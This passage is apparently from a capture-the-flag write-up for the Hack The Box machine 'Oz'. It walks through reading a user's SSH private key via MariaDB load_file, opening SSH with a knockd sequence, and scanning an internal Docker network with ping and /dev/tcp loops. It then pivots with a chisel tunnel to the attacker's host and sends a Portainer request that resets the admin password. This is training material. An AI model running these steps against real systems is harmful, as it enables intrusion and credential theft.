


```
MariaDB [ozdb]> select load_file('/home/dorthi/.ssh/id_rsa')
    → ;
+------------------------------------------------------------------
| load_file('/home/dorthi/.ssh/id_rsa')
```

Once logged into the database, we read the SSH key of a user “dorothi”, but as we remember from the port scan, no SSH port was open

In that situation we returned to the docker container and continued our enumeration

After a while we found a knocking sequence that can open SSH port



```
drwxr-xr-x  2 root  root        4096 Apr 24  2018 .
drwxr-xr-x 53 root  root        4096 Sep 22  2022 ..
-rw-r--r--  1 root  root         262 Apr 24  2018 knockd.conf
cat knockd.conf
[options]
        logfile = /var/log/knockd.log

[opencloseSSH]

        sequence        = 40809:udp,50212:udp,46969:udp
        seq_timeout     = 15
        start_command   = ufw allow from %IP% to any port 22
        cmd_timeout     = 10
        stop_command    = ufw delete allow from %IP% to any port 22
        tcpflags        = syn
```

We used the sequence to open 22/SSH

```
┌──(root㉿kali)-[~/Desktop/Boxes/Oz.htb]
└─# knock 10.10.10.96 40809:udp 50212:udp 46969:udp

┌──(root㉿kali)-[~/Desktop/Boxes/Oz.htb]
└─# nmap -v 10.10.10.96 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 07:30 EDT
Initiating Ping Scan at 07:30
Scanning 10.10.10.96 [4 ports]
Completed Ping Scan at 07:30, 2.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:30
Completed Parallel DNS resolution of 1 host. at 07:30, 1.18s elapsed
Initiating SYN Stealth Scan at 07:30
Scanning 10.10.10.96 [1 port]
Discovered open port 22/tcp on 10.10.10.96
Completed SYN Stealth Scan at 07:30, 1.79s elapsed (1 total ports)
Nmap scan report for 10.10.10.96
Host is up (2.2s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.33 seconds
           Raw packets sent: 9 (348B) | Rcvd: 6 (418B)
```

Now we can ssh to the machine as a user dorothi with the ssh keys that we extracted from the database

```
dorthi@oz:/$ ifconfig
br-48148eb6a512 Link encap:Ethernet  HWaddr 02:42:12:0e:7f:ca
          inet addr:10.100.10.1  Bcast:0.0.0.0  Mask:255.255.255.248
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9350 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10992 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1135590 (1.1 MB)  TX bytes:8402812 (8.4 MB)

docker0   Link encap:Ethernet  HWaddr 02:42:ad:84:b2:89
          inet addr:172.17.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:896 (896.0 B)  TX bytes:648 (648.0 B)
```

Now, we are in the host machine, where we spotted another container network,

In order to find a way to escalate our privileges, we decided to scan that network to check what hosts and services are available there

```
dorthi@oz:/$ for ip in $(seq 1 255);do ping -c 1 -W 1 172.17.0.$ip >/dev/null && echo "Onlinee: 172.17.0.$ip";done
Onlinee: 172.17.0.1
Onlinee: 172.17.0.2
dorthi@oz:/$
```

We found only one more host in that network with open port 9000


```
dorthi@oz:/$ for port in $(seq  1 60000);do (echo "simon" > /dev/tcp/172.17.0.2/$port && echo "Open: $port") 2>/dev/null;done
Open: 9000
dorthi@oz:/$
```

We uploaded chisel and performed port forwarding

```
dorthi@oz:/tmp$ 2023/08/05 06:59:06 client: Connecting to ws://10.10.14.5:4444
2023/08/05 06:59:06 client: Fingerprint 6a:60:5b:03:99:ab:42:a3:f8:64:2f:20:ca:53:6d:5e
2023/08/05 07:59:06 server: session#2: tun: proxy#R:9000=>172.17.0.2:9000: Listening
                                                                                    2023/08/05 06:59:07 client: Connected (Latency 122.051085ms)

dorthi@oz:/tmp$
```

After that we access the port 9000 on our localhost

This redirected us to the portainer service that is used to manage containers



To bypass the authentication mechanism, we used CVE that exploited allows to set up a new password for the admin user

```
Pretty  Raw  Hex
POST /api/users/admin/init HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

{"password":"pass123"}
```

And now we can login to the portainer